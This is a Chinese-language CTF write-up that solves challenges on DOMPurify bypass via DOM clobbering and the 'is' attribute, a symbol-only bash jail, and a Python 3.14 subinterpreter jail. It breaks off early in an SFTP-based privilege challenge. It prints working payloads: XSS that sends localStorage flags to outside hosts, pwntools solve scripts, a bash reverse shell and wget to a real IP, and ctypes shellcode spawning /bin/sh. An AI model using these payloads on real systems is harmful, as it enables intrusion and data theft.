const { JSDOM } = require('jsdom');
const createDOMPurify = require('dompurify');

// Setup DOMPurify
const window = (new JSDOM('')).window;
const DOMPurify = createDOMPurify(window);

function sanitizeContent(content) {
// Sanitize the note with DOMPurify
content = DOMPurify.sanitize(content, {
ALLOWED_TAGS: ['b', 'i', 'em', 'strong', 'a', 'p', 'div', 'span'],
ALLOWED_ATTR: ['id', 'class', 'name', 'href', 'title']
});

// Make sure that no empty strings are left in the attributes values
content = content.replace(/""/g, 'invalid-value');

return content
}

module.exports = {
sanitizeContent
};

main.js

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
// window.custom_elements.enabled = true;
const endpoint = window.custom_elements.endpoint || '/custom-divs';

async function fetchCustomElements() {
console.log('Fetching elements');

const response = await fetch(endpoint);
if (!response.ok) {
throw new Error(`HTTP error! status: ${response.status}`);
}

const customElements = await response.json();
console.log('Custom Elements fetched:', customElements);

return customElements;
}

function createElements(elements) {
console.log('Registering elements');

for (var element of elements) {
// Registers a custom element
console.log(element)
customElements.define(element.name, class extends HTMLDivElement {
static get observedAttributes() {
if (element.observedAttribute.includes('-')) {
return [element.observedAttribute];
}

return [];
}

attributeChangedCallback(name, oldValue, newValue) {
// Log when attribute is changed
eval(`console.log('Old value: ${oldValue}', 'New Value: ${newValue}')`)
}
}, { extends: 'div' });
}
}

// When the DOM is loaded
document.addEventListener('DOMContentLoaded', async function () {
const enabled = window.custom_elements.enabled || false;

// Check if the custom div functionality is enabled
if (enabled) {
var customDivs = await fetchCustomElements();
createElements(customDivs);
}
});

可能是DOM破坏?

1
<a id=custom_elements><a id=custom_elements name=enabled><a id=custom_elements name=endpoint href=//kws1oh3y.requestrepo.com>

很好,我们现在能向任意网站获得数据了,我们继续

1
[{"name":"title-div","observedAttribute":"data-id"}]

如果我们监听这种全局属性性呢?data-*

发现DOMPurify认为data-id与id都是被允许的,不会删除此属性!

1
ALLOWED_ATTR: ['id', 'class', 'name', 'href', 'title']

https://jorianwoltjer.com/blog/p/research/mutation-xss

因为特殊原因 DOMPurify 在有些情况无法清理is属性?

1
2
3
4
5
6
a=new DOMParser().parseFromString('<a is="to-delete">', "text/html");
a.body.firstChild.removeAttribute("is");
a.getRootNode().body.firstChild;
>>> <a></a>
a.getRootNode().body.firstChild.outerHTML;
>>> '<a is="to-delete"></a>'
1
<div is=></div>

is成功成为了invalid-value

1
[{"name":"invalid-value","observedAttribute":"data-class"}]
1
<div data-class=some is= ></div>

成功了

1
<div is="invalid-value" data-class="some"></div>
1
2
3
4
<a id=custom_elements><a id=custom_elements name=enabled><a id=custom_elements name=endpoint href=//kws1oh3y.requestrepo.com>


<div data-class="');fetch('https://kws1oh3y.requestrepo.com/?flag='+localStorage.getItem('flag'))<!--" is=></div>

其它解法

1
2
3
4
5
6
<a id="custom_elements">
<a id="custom_elements" name="enabled" href="controlled"></a>
<a id="custom_elements" name="endpoint" href="https://1338.n2l.team/payload.json"></a
>

<div is="evil-div" data-x="');fetch('https://1338.n2l.team/?f='+JSON.stringify(localStorage));//" ></div>
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
bypass dompurify + double encoded charset for bot spidey

const createDOMPurify = require("dompurify");
const { JSDOM } = require("jsdom");
const http = require("http");

const server = http.createServer((req, res) => {
res.setHeader("Content-Type", "text/html");
res.end('<a id="\\x1b$B"></a>\\x1b(B<a src="><img src=x onerror=alert(1)>"></a>');
});

const PORT = process.env.PORT || 1337;
server.listen(PORT, () => {
console.log(`Server is running on port ${PORT}`);
});


bot saved the html
const html = await driver.getPageSource();

as
<html><head></head><body><a id="\x1b$B"></a>\x1b(B<a src="&gt;&lt;img src=x onerror=alert(1)&gt;"></a></body>

after that it passed to dompu
const clean = DOMPurify.sanitize('<html><head></head><body><a id="\x1b$B"></a>\x1b(B<a src="&gt;&lt;img src=x onerror=alert(1)&gt;"></a></body></html>');

after it got cleaned the xss still works because content type text/html without charset is supplied
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
<div is="" aria-label=";)alert(1);//"


// server.js
const express = require('express');
const app = express();
const PORT = 3838;

// Middleware to add CORS headers
app.use((req, res, next) => {
res.header("Access-Control-Allow-Origin", "*"); // allow all origins
res.header("Access-Control-Allow-Methods", "GET,POST,PUT,DELETE,OPTIONS");
res.header("Access-Control-Allow-Headers", "Content-Type, Authorization");
next();
});

// Route to serve your custom elements JSON
app.get('/custom-divs', (req, res) => {
const customElements = [
{ name: 'invalid-value', observedAttribute: 'aria-label' }
];
res.json(customElements);
});

// Start server
app.listen(PORT, () => {
console.log(Server is running at http://localhost:${PORT});
});

MINIJAIL

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
#!/bin/bash

goog='^[$>_=:!(){}]+$'

while true; do
echo -n "caca$ "
stty -echo
read -r mine
stty echo
echo

if [[ $mine =~ $goog ]]; then
eval "$mine"
else
echo '[!] Error: forbidden characters detected'
printf '\n'
fi
done

一个bashFuck,只有这些字符被允许并会 eval 执行:
$ > _ = : ! ( ) { }

当时没怎么看,来复盘一下见到的几种解法

解法1

1
2
__=$(($$==$$))
${!__:$(($$==$$))$(($(($(($(($(($$==$$))$(($$==$$))$(($$==$$))>>$(($$==$$))))>>$(($$==$$))))>>$(($$==$$))))>>$(($$==$$)))):$(($$==$$))}${_:$(($(($(($$==$$))$(($$!=$$))>>$(($$==$$))))>>$(($$==$$)))):$(($$==$$))}

好——这个 payload 非常“技巧化”,用的都是你早先允许的那些字符($ _ = : ! ( ) { } >),下面我把它拆成清晰的步骤解释为什么能跑通、每一部分在干什么、以及要满足的先决条件。

整体思路

$(($$==$$)) / $(($$!=$$)) 产生1 / 0,用字符串拼接 + 位移(>>)在纯符号输入里构造任意十进制索引,然后用参数/间接展开的子串切片 ${!param:offset:length} / ${param:offset:length} 从已有的环境字符串(例如脚本的 $1_ 等)里“切出”需要的字母,拼接成一个命令名(比如 sh / cat 等),最后由 eval 执行。全部只用被允许的字符完成。


逐段解析

  1. __=$(($$==$$))

    • $$ 是当前 shell 的 PID;$$==$$ 在算术扩展里为真(true),$(($$==$$)) 的算术扩展结果是 1
    • 因此这一行把变量 __ 设为字符串 "1"(实际上是数值 1,但后面会被当作 name/value 用)。
  2. 核心:${!__:...:...}${_:...:...} (这是两段参数展开并列,结果拼接在一起)
    我们把它分解为两部分:

    • 第一部分: ${!__: OFFSET1 : LENGTH1 }

      • 语法含义:先 ${!__}间接展开 —— __ 的值是 "1",因此 ${!__} 等价于 ${1}(也就是脚本的第 1 个位置参数 $1)。
      • 再对 ${!__} 做子串切片 :offset:length(注意 offsetlength 本身是由算术扩展生成的数字表达式)。
      • 也就是说:$1(由 socat ... yoooooo_mama_test 传入的那个字符串)里按计算出来的索引抽出一个字符
    • 第二部分: ${_: OFFSET2 : LENGTH2 }

      • 这里取变量 _(单下划线)并切片。_/$_ 在 shell 中通常会被初始化为“之前命令的最后一个参数”或脚本/命令名等——在该题目环境下,出题者利用了 _(或 $_)包含已知字符串这一事实。
      • 同样按算出来的索引抽出一个字符。
  3. 如何只用允许字符构造索引(这是关键的妙处):

    • $(($$==$$)) —— 产生 1

    • $(($$!=$$)) —— 产生 0

    • 连续写多个 $(($$==$$)) 会在字符串层面拼成 "111"(不需要直接输入数字字符,扩展后会变成数字字符)。

    • 然后用位运算 >>$(($$==$$))(即 >>1)做右移:
      举例(把表达式替换成具体数值,便于理解):

      • "111" >> 1111 >> 1 = 55
      • 55 >> 1 = 27
      • 27 >> 1 = 13
      • 13 >> 1 = 6
        这就是为什么在 payload 中你能看到很多嵌套的 >>$(($$==$$)) —— 通过多次右移从一个较大的十进制数逐步得到你想要的索引(例如 61327 等),而整个数字构造过程只用了 $(($$==$$))$(($$!=$$))>> 这些允许字符
    • 另外通过把单独的算术扩展 拼接在一起(例如先有一个 $(($$==$$)),后面跟上上面那串位移结果),就能得到像 16113 之类的十进制数(拼接后再当作 offset 被解析成数字)。

  4. 回到具体表达式(把上面两部分对应回 payload):

    • 第一大段的 offset 是由首个 $(($$==$$))(即 1)拼接上一个经过多重 >>1 的算术结果,最终在这个题里等价于 16(示例:1 拼接上 616),并且 length 用的是 $(($$==$$))(即 1),所以 ${!__:16:1} 会从 $1yooooooo_mama_test)中取出第 16 个位置的单字符。
    • 第二大段内部通过 $(($$==$$))$(($$!=$$)) 的不同组合(即 10 拼成 "10")再右移两次,得到 2,长度同为 1,因此 ${_:2:1} 会从 _ 里取第 2 个字符。
    • 两个单字符拼在一起就成为了最终要 eval命令名(例如 s + hsh,或别的组合,取决于 $1/_ 中那些位置上的字符)。

补充:
当 Bash 启动时,$_ 初始通常是启动时用到的 shell 路径(例如 /bin/bash)。

但是 $_ 会在每次命令执行后更新为上一个命令的最后一个参数。在某些情况下(命令没有参数)$_ 会变为命令名本身。也就是说 $_ 动态随最近命令的执行而改变。${_}$_ 表示同一参数(下划线名字的参数)

yo_mama 脚本在 read 之前执行了这些语句(简化顺序):

1
2
3
4
5
6
7
8
echo -n "caca$ "
stty -echo
read -r mine
stty echo
echo # (输出换行)
if [[ $mine =~ $goog ]]; then
eval "$mine"
fi

注意最后那条 echo(用于换行)是在 eval 之前立即执行的。

_ 的具体变化(关键点)

  • echo -n "caca$ " 执行后,$_ 会变成该命令的最后一个参数(例如 caca$ )。
  • 后面几条命令(stty、read、stty)会不断更新 $_(取决于它们的参数)。
  • 那条**单独的 echo(用于换行)**执行时,echo 没有参数,因而 $_ 被赋为 echo(即命令名本身)。
  • 因此在紧接着执行 eval "$mine" 之前,_ 的值就是 echo。
  • 因此 ${_:2:1} → 取 index 2 的 1 个字符 → ‘h’。

解法2

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
___=${_}
__=$((!_))
____=${!__}
____=${____:$__}
____=${____:$__}
____=${____:$__}
____=${____:$__}
____=${____:$__}
____=${____:$__}
____=${____:$__}
____=${____:$__}
____=${____:$__}
____=${____:$__}
____=${____:$__}
____=${____:$__}
____=${____:$__}
____=${____:$__}
____=${____:$__}
___=${___:$__}
___=${___:$__}
${____:$((!__)):$__}${___:$((!__)):$__}

basic

  • 变量 _ / $_:在前一个方案里已经解释过,在 eval 执行前,脚本最后一条无参 echo 会导致 _="echo"
  • 子串语法${var:offset} → 从字符串中第 offset 个字符开始取到结尾;${var:offset:length} → 取固定长度。
  • 算术扩展$((!_)),这里 _ 作为字符串 "echo" 被解释成数值 0,所以 !0 = 1
  • 间接展开${!__}__ 的值作为变量名来解引用。

逐行分析

1
___=${_}
  • ___="echo"
1
__=$((!_))
  • _="echo" → 作为数值解释为 0 → !0=1__=1
1
____=${!__}
  • ${!__} 相当于 ${!1} → 间接展开位置参数 $1
  • 在这个题环境下 $1="yooooooo_mama_test"(socat argv)。
  • 所以 ____="yooooooo_mama_test"
1
2
3
4
____=${____:$__}
____=${____:$__}
...
(重复很多次)
  • 这里每次做 ____=${____:1},相当于把 ____ 的第一个字符裁掉。

  • 重复 N 次就是不断往前推进,把字符串缩短。

  • 举例:

    • 初始 ____="yooooooo_mama_test"
    • 一次切片后 "ooooooo_mama_test"
    • 再切 "oooooo_mama_test"
    • … 逐步推进。
  • 在 payload 里重复了 15+ 次,说明出题人是想精确定位某个字母(例如最后落在 sh 等关键字母上)。

1
2
___=${___:$__}
___=${___:$__}
  • 初始 ___="echo"
  • 切一刀: "cho"
  • 再切一刀: "ho"
  • 所以最终 ___="ho"
1
${____:$((!__)):$__}${___:$((!__)):$__}

分成两部分:

  1. ${____:$((!__)):$__}

    • __=1
    • $((!__))=$((!1))=0
    • 所以 offset=0,length=1 → 取出 ____ 的第一个字符。
    • 前面长串切片的目的就是保证这里的第一个字符是出题人想要的(例如 s)。
  2. ${___:$((!__)):$__}

    • ___="ho"
    • 同样 offset=0,length=1 → 取 h

拼在一起就是 sh


总体逻辑

  1. 利用 $_="echo" → 通过逻辑非得到 __=1
  2. __=1 当作 offset,不断切 $1="yooooooo_mama_test",让 ____ 的开头逐步移动到目标字母所在位置。
  3. 同时从 ___="echo" 切成 "ho"
  4. 最后取 ____ 的第一个字母(比如 s)和 ___ 的第一个字母(h),拼成 sh
  5. 交给 eval,执行 /bin/sh

后面几种大体上差不多,不再详细分析


解法3

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
import pwn

arg = "yooooooo_mama_test"
_ = "echo"

commands = [
"__=$(($$>$$))", # 0
"___=$(($$>$__))", # 1
"____=${!___}", # arg (has s)
"_____=$_", # copy _ (has h)
]
while(not arg[0] == "s"):
commands.append("____=${____:___}") # remove first character of ____
arg = arg[1:]
commands.append("____=${____:__:___}") # get only first character of ____ (should be s)
while(not _[0] == "h"):
commands.append("_____=${_____:___}") # remove first character of _____
_ = _[1:]
commands.append("_____=${_____:__:___}") # get only first character of _____ (should be h)
commands.append("$____$_____") # shell!

s = pwn.remote("...", 1337, ssl=True)

for command in commands:
s.recvuntil(b"caca$ ")
s.sendline(command.encode())
s.recvline()

s.sendline(b"ls /")
res = ""
while("flag." not in res):
res = s.recvline().decode()
command = "cat /flag." + res.split("flag.")[1].split()[0]
s.sendline(command.encode())
s.sendline(b"echo")
res = ""
while("TFCCTF{" not in res):
res = s.recvline().decode()
flag = res.split("$")[0]
print(flag)

s.close()

'''
$$ is set with an integer value (the PID), $(($$>$$)) therefore evaluates to 0
getting the value 1 is similar
having 1 in $___, ${!___} is $1, the first argument. in this case yooooooo_mama_test
$_ is set to the last argument of the last command, in this case echo
yooooooo_mama_test has an s, echo has an h. this gives us sh and a shell
'''

解法4

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
from pwn import remote

host = "minijail-66e3551ca2f6abec.challs.tfcctf.com"
port = 1337

r = remote(host, port, ssl=True)
# r = remote(host, port)
print(r.recvuntil(b"caca$ ").decode())

def sendNrecv(r,payload):
print(f"========== trying with payload {payload} ==========")
r.sendline(payload.encode())
print(r.recvuntil(b"caca$ ").decode())
print("========== Finished Recieving ==========")

################################################### getting all the numbers we need ##########################################################
# prints the pid which is 8
sendNrecv(r,"$$") # $$ -> 8

# store 0 in __ 2 underscore variable
sendNrecv(r,"__=$(($$>>$$))") # 8>>8 -> 0

# store 1 in ___ 3 underscore varialbe
sendNrecv(r,"___=$((!(__>>__)))") # !(8>>8) -> 1

# store 4 in ____ 4 underscore varialbe
sendNrecv(r,"____=$(($$>>!($$>>$$)))") # 8>>!(8>>8) -> 8>>1 -> 4

# store 2 in _____ 5 underscore varialbe
sendNrecv(r,"_____=$(($$>>!($$>>$$)>>!($$>>$$)))") # 8>>!(8>>8)>>!(8>>8) -> 8>>1>>1 -> 2

# store 5 in ______ 6 underscore variable
sendNrecv(r,"______=$_____$___") # -> 21
sendNrecv(r,"______=$(($______>>$___))") # 21>>1 -> 10
sendNrecv(r,"______=$(($______>>$___))") # 10>>1 -> 5

# store 9 in _______ 7 underscore variable
sendNrecv(r,"_______=$___$$") # 18
sendNrecv(r,"_______=$(($_______>>$___))") # 18>>1 -> 9
##############################################################################################################################################

# now the main part, we need to get alphabets. for that i used this parameter expansion trick.
# we can store echo/dev/fd/63 using this parameter expansion and then we can run commands using those alphabets.

# store echo/dev/fd/63 in ________ 8 underscore variable
sendNrecv(r,"________=$_>(${_:=>(:)})") # echo/dev/fd/63

# now we can use string substitution to get d and f from that 8 underscore variable and run df command.
sendNrecv(r,"$(${________:$______:$___}${________:$_______:$___})") # ${"echo/dev/fd/63":5:1}${"echo/dev/fd/63":9:1} -> df

# store df command output in _________ 9 underscore variable. it will only store first word
sendNrecv(r,"_________=$(${________:$______:$___}${________:$_______:$___})") # -> Filesystem

# now we can get s from 9 underscore variable (Filesystem) and h from 8 underscore variable (echo/dev/fd/63)
# sendNrecv(r,"${_________:$____:$___}${________:$_____:$___}") # ${"Filesystem":4:1}${"echo/dev/fd/63":2:1} -> sh
r.interactive() # continue in interactive mode.

# i tried to run sh with script but ig we need to do it manually, so zust copy paste this ${_________:$____:$___}${________:$_____:$___}
# and hurray ! we got a shell.

##################################### temporary copy paste #####################################
# make 3
# ______=$___$_____
# ______=$(($______>>$___))
# ______=$(($______>>$___))

# $($_>(${_:=>(:)}))
# $_>(${_:=>(:)})

# echo/dev/fd/63

解法5

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
from pwn import *

context.log_level = "debug"

targets = [16<<i for i in range(5)]

hsteps = [
"_=$((!_____))",
"__=${!_}",
"___=$_",
"${___}$($_)${__}",
"__=${__:$((!_____))}",
"${___}$($_)${__}",
"____=${__:$((________)):$((!_____))}",
"___=${___:$((!_____))}",
"___=${___:$((!_____))}",
"_____=${___:$((________)):$((!_____))}",
"______=${____}${_____}",
"$______"
]

ssteps1 = [
"__=$(())",
"__=$((!$__))",
"____=$(($$))"
]

ssteps2 = [
"_____=${!__:____:__}",
"$_____",
"$_____$______"
]


while True:
#p = remote("127.0.0.1", 4444)
"""
ncat --ssl minijail-1845e80796387fe2.challs.tfcctf.com 1337
"""
p = remote("minijail-1845e80796387fe2.challs.tfcctf.com", 1337, ssl=True)
p.recvuntil(b"caca$")
p.sendline(b"$(($$))")
n = p.recvuntil(b"command not found")
n = n.decode().split(':')[2].strip()
n = int(n)
if n > max(targets):
exit(0)
elif n in targets:
for step in hsteps:
p.recvuntil(b"caca$")
p.sendline(step.encode())

x = targets.index(n)
for step in ssteps1:
p.recvuntil(b"caca$")
p.sendline(step.encode())

for i in range(x):
p.recvuntil(b"caca$")
p.sendline(b"____=$(($____>>$__))")

for step in ssteps2:
p.recvuntil(b"caca$")
p.sendline(step.encode())

p.interactive()
exit(0)
print(f"Number: {n}")
p.close()

ΠJAIL

jail.py

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
from concurrent import interpreters
import threading
import ctypes, pwd
import os

os.setgroups([])
os.setgid(pwd.getpwnam("nobody").pw_gid)

INPUT = None

def safe_eval(user_input):
safe_builtins = {}

blacklist = ['os', 'system', 'subprocess', 'compile', 'code', 'chr', 'str', 'bytes']
if any(b in user_input for b in blacklist):
print("Blacklisted function detected.")
return False
if any(ord(c) < 32 or ord(c) > 126 for c in user_input):
print("Invalid characters detected.")
return False

success = True

try:
print("Result:", eval(user_input, {"__builtins__": safe_builtins}, {"__builtins__": safe_builtins}))
except:
success = False

return success

def safe_user_input():
global INPUT
# drop priv level
libc = ctypes.CDLL(None)
syscall = libc.syscall
nobody_uid = pwd.getpwnam("nobody").pw_uid
SYS_setresuid = 117
syscall(SYS_setresuid, nobody_uid, nobody_uid, nobody_uid)

try:
user_interpreter = interpreters.create()
INPUT = input("Enter payload: ")
user_interpreter.call(safe_eval, INPUT)
user_interpreter.close()
except:
pass

while True:
try:
t = threading.Thread(target=safe_user_input)
t.start()
t.join()

if INPUT == "exit":
break
except:
print("Some error occured")
break

Dockerfile

1
2
3
4
5
6
7
8
9
10
11
12
13
FROM python:3.14.0rc2-bookworm

COPY ./jail.py /jail.py
COPY ./flag.txt /flag.txt

RUN apt update; apt install -y socat; rm -rf /var/lib/apt/lists/*

RUN chmod 700 /flag.txt
RUN chmod 755 /jail.py

EXPOSE 1337

CMD ["socat", "TCP-LISTEN:1337,reuseaddr,fork", "EXEC:python3 /jail.py"]

转载一下SU佬们的解法

使用 Python 3.14 的新特性 多重解释器(concurrent.interpreters),在沙箱中执行用户输入代码。过了一些关键词,以及builtins被清空,所以很多的内置函数都不能使用,而且还被降权了,类似于ssti可以getshell

1
2
3
4
5
().__class__.__base__.__subclasses__()[166].__init__.__globals__["popen"]

().__class__.__base__.__subclasses__()[166].__init__.__globals__["popen"]("ls / -al").read()

().__class__.__base__.__subclasses__()[166].__init__.__globals__["popen"]("bash -c 'bash -i >& /dev/tcp/156.238.233.93/4444 0>&1'").read()

提权就很有意思了,常见的我们找suid位和进程

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
().__class__.__base__.__subclasses__()[166].__init__.__globals__["popen"]("find / -user root -perm -4000 -print 2>/dev/null").read()
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign

().__class__.__base__.__subclasses__()[166].__init__.__globals__["popen"]("ps -ef").read()
Result: UID PID PPID C STIME TTY TIME CMD
root 1 0 0 03:38 ? 00:00:00 socat TCP-LISTEN:1337,reuseaddr,fork EXEC:python3 /jail.py
root 8 1 0 03:38 ? 00:00:00 socat TCP-LISTEN:1337,reuseaddr,fork EXEC:python3 /jail.py
root 9 8 2 03:38 ? 00:00:00 python3 /jail.py
nobody 11 9 0 03:38 ? 00:00:00 /bin/sh -c ps -ef
nobody 12 11 0 03:38 ? 00:00:00 ps -ef

并没发现什么,由于是在python里面降权,想到同一进程不同线程的权限问题,写个检测脚本

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
#!/usr/bin/env bash
# file: thread_cred_audit.sh
# 用法:
# 1) 指定PID: ./thread_cred_audit.sh 1234
# 2) 指定模式: ./thread_cred_audit.sh "python3 .*jail\.py"
# 3) 默认尝试: 自动搜索 "python3 .*jail.py"
set -euo pipefail

cyan() { printf "\033[36m%s\033[0m\n" "$*"; }
yellow(){ printf "\033[33m%s\033[0m\n" "$*"; }
red() { printf "\033[31m%s\033[0m\n" "$*"; }
bold() { printf "\033[1m%s\033[0m\n" "$*"; }

pick_pid() {
local arg="${1:-}"
local pid=""
if [[ -n "$arg" && "$arg" =~ ^[0-9]+$ && -e "/proc/$arg" ]]; then
pid="$arg"
elif [[ -n "$arg" ]]; then
# 通过模式找
local line
line="$(pgrep -af "$arg" | head -n1 || true)"
[[ -n "$line" ]] && pid="$(awk '{print $1}' <<<"$line")"
else
# 默认找 jail.py
local line
line="$(pgrep -af 'python3 .*jail\.py' | head -n1 || true)"
[[ -n "$line" ]] && pid="$(awk '{print $1}' <<<"$line")"
fi
[[ -z "$pid" ]] && { red "未找到目标进程。请传入 PID 或匹配模式。"; exit 1; }
echo "$pid"
}

pid="$(pick_pid "${1:-}")"
[[ -r "/proc/$pid/status" ]] || { red "无权读取 /proc/$pid/status(可能被 hidepid 或权限限制)"; exit 1; }

bold "== 目标进程:PID $pid =="
name=$(awk '/^Name:/{print $2}' /proc/$pid/status)
uidline=$(awk '/^Uid:/{print $2,$3,$4,$5}' /proc/$pid/status)
gidline=$(awk '/^Gid:/{print $2,$3,$4,$5}' /proc/$pid/status)
threads=$(awk '/^Threads:/{print $2}' /proc/$pid/status)
echo "Name: $name"
echo "Uid (R/E/S/FS): $uidline"
echo "Gid (R/E/S/FS): $gidline"
echo "Threads: $threads"
echo

bold "== 线程凭据一览 =="
printf "%-8s %-12s %-12s %-8s %-s\n" "TID" "Uid(R/E/S)" "Gid(R/E/S)" "State" "Comm"
declare -A seen_euids=()
while IFS= read -r d; do
tid="${d##*/}"
st="/proc/$pid/task/$tid/status"
[[ -r "$st" ]] || continue
read ruid euid suid fsuid < <(awk '/^Uid:/{print $2,$3,$4,$5}' "$st")
read rgid egid sgid fsgid < <(awk '/^Gid:/{print $2,$3,$4,$5}' "$st")
state=$(awk -F'\t' '/^State:/{print $2}' "$st")
comm=$(awk -F'\t' '/^Name:/{print $2}' "$st")
printf "%-8s %-12s %-12s %-8s %-s\n" "$tid" "$ruid/$euid/$suid" "$rgid/$egid/$sgid" "$state" "$comm"
seen_euids["$euid"]=1
done < <(ls -1 /proc/$pid/task)

echo
if (( ${#seen_euids[@]} > 1 )); then
red "⚠ 检测到不同的 EUID 存在于同一进程的不同线程中(线程级降权/不一致)——此为题目核心风险点。"
else
yellow "未观察到 EUID 差异。但注意:竞态窗口仍可能瞬时存在,单次快照不代表绝对安全。"
fi

靶机出网,传上去

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
wget http://156.238.233.93:9999/1.sh

nobody@b46f2ce4e8f7:/tmp$ pgrep -af 'python3 .*jail\.py'
pgrep -af 'python3 .*jail\.py'
1 socat TCP-LISTEN:1337,reuseaddr,fork EXEC:python3 /jail.py
521 socat TCP-LISTEN:1337,reuseaddr,fork EXEC:python3 /jail.py
522 python3 /jail.py
nobody@b46f2ce4e8f7:/tmp$ ./1.sh 522
./1.sh 522
== 目标进程:PID 522 ==
Name: python3
Uid (R/E/S/FS): 0 0 0 0
Gid (R/E/S/FS): 65534 65534 65534 65534
Threads: 2

== 线程凭据一览 ==
TID Uid(R/E/S) Gid(R/E/S) State Comm
522 0/0/0 65534/65534/65534 S (sleeping) python3
523 65534/65534/65534 65534/65534/65534 S (sleeping) Thread-1 (safe_

同一进程不同线程用shellcode打

最终payload

1
().__class__.__base__.__subclasses__()[166].__init__.__globals__['__builtins__']['exec']("ctypes=__import__('ctypes');m=__import__('o'+'s');libc=ctypes.CDLL(None);PROT_READ,PROT_WRITE,PROT_EXEC=1,2,4;MAP_PRIVATE,MAP_ANONYMOUS=2,32;SIGUSR1=10;SYS_TGKILL=234;size=0x1000;mm=libc.mmap;mm.restype=ctypes.c_void_p;addr=mm(0,size,PROT_READ|PROT_WRITE|PROT_EXEC,MAP_PRIVATE|MAP_ANONYMOUS,-1,0);sc=b'\\x48\\x31\\xd2\\x48\\xbb\\x2f\\x62\\x69\\x6e\\x2f\\x73\\x68\\x00\\x53\\x48\\x89\\xe7\\x50\\x57\\x48\\x89\\xe6\\xb0\\x3b\\x0f\\x05';ctypes.memmove(addr,sc,len(sc));CB=ctypes.CFUNCTYPE(None,ctypes.c_int);handler=ctypes.cast(addr,CB);libc.signal.argtypes=(ctypes.c_int,CB);libc.signal.restype=CB;libc.signal(SIGUSR1,handler);pid=m.getpid();libc.syscall(SYS_TGKILL,pid,pid,SIGUSR1)",().__class__.__base__.__subclasses__()[166].__init__.__globals__['__builtins__'])

其它解法

1
2
3
4
5
6
7
8
9
10
11
12
[(b:=''.__class__.__base__.__subclasses__()[-2].__init__.__builtins__),(e:=b["e""val"]),(a:=e("breakpoint()",(bb:={"__builtins__":b}),bb))]

import ctypes

x = 117
addr = id(x)
ptr = ctypes.cast(addr + 24, ctypes.POINTER(ctypes.c_uint32))
ptr[0] = 106
exit
y

[(b:=''.__class__.__base__.__subclasses__()[-2].__init__.__builtins__),(i:=b["__import__"]),(g:=b["getattr"]),(o:=i("o""s")),(s:=g(o,"sys""tem")),(a:=s("/bin/sh"))]
1
2
3
4
5
# Return an object with a __reduce__ method, classic pickle unserialize
(b:=().__class__.__class__.__subclasses__(().__class__.__class__)[0].register.__builtins__, b['globals']().update({'__builtins__': b}), b['exec']("class PAYLOAD():\n def __reduce__(self):\n command=\"eval(input('PAYLOAD 2:'))\"\n return (eval, (command,))"), x:=[], x.append(y.gi_frame.f_back.f_back.f_locals for y in x), z:=[*x[0]], z[0].update({"success":PAYLOAD()}))

# This will run when the `success` variable is un-pickled, in the main interpreter
(exec("threading.Thread = lambda **_:__import__('os').system('sh')"), True)[1]

CR00NEY

题目附件代码看起来比较多, 但是关键逻辑就几点

  • /app/api/admin/route.js 是获取flag的地方 对应路由/api/admin
  • 注册登录
  • 从给定的sftp服务器下载文件到本地, 并返回文件中的内容. 题目默认在本地开了一个sftp, 因此可以下载文件, 包括sqlite的.db文件并查看内容

获取flag的地方

1
2
3
4
5
6
if (!user || !user.admin) {
return NextResponse.json({ error: 'Forbidden' }, { status: 403 });
}
const flag = process.env.ADMIN_FLAG || 'No flag set';

return NextResponse.json({ flag });

需要admin字段鉴权以确定是都能拿到flag, 去看users表结构
alt text

再看注册逻辑

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
export async function POST(request) {
const { username, password } = await request.json();

if (!username || !password) {
return NextResponse.json(
{ error: 'Missing username or password' },
{ status: 400 }
);
}

await initDb();
const db = await openDb();
const hashedPassword = await bcrypt.hash(password, 10);

try {
await db.run(
'INSERT INTO users (username, password) VALUES (?, ?)',
username,
hashedPassword
);

return NextResponse.json({ success: true });
} catch (e) {
return NextResponse.json(
{ error: 'User already exists' },
{ status: 409 }
);
}
}

没有指定admin字段值. 也就是所有注册用户都为非admin,不能读取flag, 并且浏览附件发现默认并没有初始化一个admin账户. 所以就算下载到users.db也没有admin账户

思路是通过题目中的sftp文件下载, 让他去我们的恶意服务器上下载users.db并覆盖到原有的users.db, 这样就可以成功越权

客户端关键代码是这样的:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
export default async function SSH_File_Download(ctx: ssh_ctx) {
const { host, username, filename, keyPath } = ctx;

const safeRemoteName = basename(filename);
const safeLocalName = filename;

